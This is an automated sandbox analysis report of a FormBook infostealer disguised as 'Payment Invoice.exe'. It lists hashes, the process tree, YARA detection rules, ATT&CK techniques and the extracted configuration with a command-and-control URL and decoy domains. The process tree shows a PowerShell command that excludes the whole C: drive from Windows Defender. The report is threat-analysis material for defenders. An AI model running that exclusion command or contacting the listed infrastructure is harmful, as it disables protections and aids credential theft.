ID: 385452
Sample Name: Payment Invoice.exe
Cookbook: default.jbs
Time: 14:38:31
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Payment Invoice.exe

Overview


General Information

Sample Name:	Payment Invoice.exe
Analysis ID:	385452
MD5:	ebfeaa73811b084.
SHA1:	893e9fd1b6f1ccb..
SHA256:	bde02a4b70a007..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected FormBook
- .NET source code contains potentia…
- Adds a directory exclusion to Windo…
- Allocates memory in foreign process…
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w10x64**
- Payment Invoice.exe (PID: 6860 cmdline: 'C:\Users\user\Desktop\Payment Invoice.exe' MD5: EBFEAA73811B084FF7EC882503205988)
  - powershell.exe (PID: 6680 cmdline: 'powershell' Add-MpPreference -ExclusionPath C:\ MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6728 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Payment Invoice.exe (PID: 6744 cmdline: C:\Users\user\AppData\Local\Temp\Payment Invoice.exe MD5: EBFEAA73811B084FF7EC882503205988)
  - Payment Invoice.exe (PID: 6948 cmdline: C:\Users\user\AppData\Local\Temp\Payment Invoice.exe MD5: EBFEAA73811B084FF7EC882503205988)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autoconv.exe (PID: 6752 cmdline: C:\Windows\SysWOW64\autoconv.exe MD5: 4506BE56787EDCD771A351C10B5AE3B7)
      - WWAHost.exe (PID: 6992 cmdline: C:\Windows\SysWOW64\WWAHost.exe MD5: 370C260333EB3149EF4E49C8F64652A0)
        - cmd.exe (PID: 5904 cmdline: /c del 'C:\Users\user\AppData\Local\Temp\Payment Invoice.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6892 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.the-techs.info/chue/"
  ],
  "decoy": [
    "wowmovies.today",
    "magentos6.com",
    "bi-nav.com",
    "atlantahawks.sucks",
    "wluabjy.icu",
    "kevableinsights.com",
    "lavidaenaustralia.com",
    "stonermadeapparel.net",
    "sondein.com",
    "cirquedusoleilartist.com",
    "kanjitem.com",
    "tomofalltrades.site",
    "mecanico.guru",
    "tech2020s.com",
    "amesoneco.com",
    "theawfulliar.com",
    "californiaadugurus.com",
    "rentalservicesolutions.com",
    "fsxbhd.club",
    "casino-seo.com",
    "asknesto.com",
    "get-rangextd.com",
    "gkwill.com",
    "juliegiles.net",
    "pagosafreedom.com",
    "wbpossiblellc.com",
    "fhjfyutotyhfse.com",
    "sexshopsatelite.com",
    "shellykraftlaw.com",
    "motherhenscoop.com",
    "mboklanjar.com",
    "redwoodcityswing.com",
    "haier-mz.com",
    "metalinjectionltd.asia",
    "franquiaoriginal.com",
    "mcronaldfood.com",
    "mobilegymconcierge.com",
    "haifu168.com",
    "apeiro.life",
    "thejosephnashvilletn.com",
    "bensbrickstore.com",
    "sanctumwell.com",
    "beanexthomie.com",
    "stylazhaircare.com",
    "jordanvanvleet.com",
    "jdwx400.com",
    "francescoricco.com",
    "gameshowsatschool.com",
    "alqymist-monaco.com",
    "infinitysportsmassage.com",
    "algorithmrecruitment.com",
    "tanyasubatang.com",
    "impressivebackyard.com",
    "wwwgocashwire.com",
    "visual-pioneers.net",
    "thememo-mobilebar.com",
    "wagner-fahrschulegmbh.com",
    "minterfortexas.com",
    "codelopers.com",
    "inyarsb.icu",
    "ravenlightproductions.com",
    "germiblock.com",
    "coutinhoefelipeadv.com",
    "diegobr1307.life"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Payment Invoice.exe	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\Payment Invoice.exe	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000015.00000002.908858875.000000000380000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000015.00000002.908858875.000000000380000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000015.00000002.908858875.000000000380000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.716578799.00000000004E2000.00000002.00020000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
0000000D.00000002.714247594.000000000142000.00000002.00020000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
Click to see the 30 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
21.2.WWAHost.exe.3bef834.4.raw.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
14.0.Payment Invoice.exe.c20000.0.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
21.2.WWAHost.exe.3bef834.4.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
13.0.Payment Invoice.exe.140000.0.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
14.2.Payment Invoice.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 12 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary



- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Networking:

- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Initial sample is a PE file and has a suspicious name

Data Obfuscation:

- .NET source code contains potential unpacker
- Yara detected Costura Assembly Loader

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Adds a directory exclusion to Windows Defender

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 8 1 2	Rootkit 1	Credential API Hooking 1	Query Registry 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	Input Capture 1	Security Software Discovery 3 2 1	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Virtualization/Sandbox Evasion 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 8 1 2	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	System Information Discovery 1 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Payment Invoice.exe	33%	Virustotal		Browse
Payment Invoice.exe	29%	ReversingLabs	Win32.Trojan.Wacatac	
Payment Invoice.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Payment Invoice.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Payment Invoice.exe	29%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.2.Payment Invoice.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.microsoft.co4	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
www.the-techs.info/chue/	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ext-cust.squarespace.com	198.185.159.144	true	false		high
www.minterfortexas.com	unknown	unknown	true		unknown
www.the-techs.info	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.the-techs.info/chue/	true	• Avira URL Cloud: safe	low


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.microsoft.co4	powershell.exe, 0000000B.00000003.788406161.0000000008D63000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.microsoft	powershell.exe, 0000000B.00000003.788406161.0000000008D63000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false		high
http://https://go.micro	powershell.exe, 0000000B.00000003.790519826.0000000005AE1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tiro.com	explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://james.newtonking.com/projects/json	Payment Invoice.exe, 00000001.00000002.720984105.00000000039B9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.newtonsoft.com/jsonschema	Payment Invoice.exe, 00000001.00000002.720984105.00000000039B9000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.0000000 0.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.0000000 0.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.0000000 0.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.0000000 0.760537291.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.0000000 0.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.0000000 0.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.0000000 0.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.0000000 0.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.0000000 0.760537291.000000000B970000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.0000000 0.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.0000000 0.760537291.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.0000000 0.760537291.000000000B970000.00000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 0000000F.0000000 2.911585809.0000000002B50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fonts.com	Payment Invoice.exe, 00000001.00000002.729626610.0000000006A32000.00000004.00000001.sdmp, explorer.exe, 0000000F.00000000.760537291.000000000B970000.00000002.00000001.sdmp	false		high
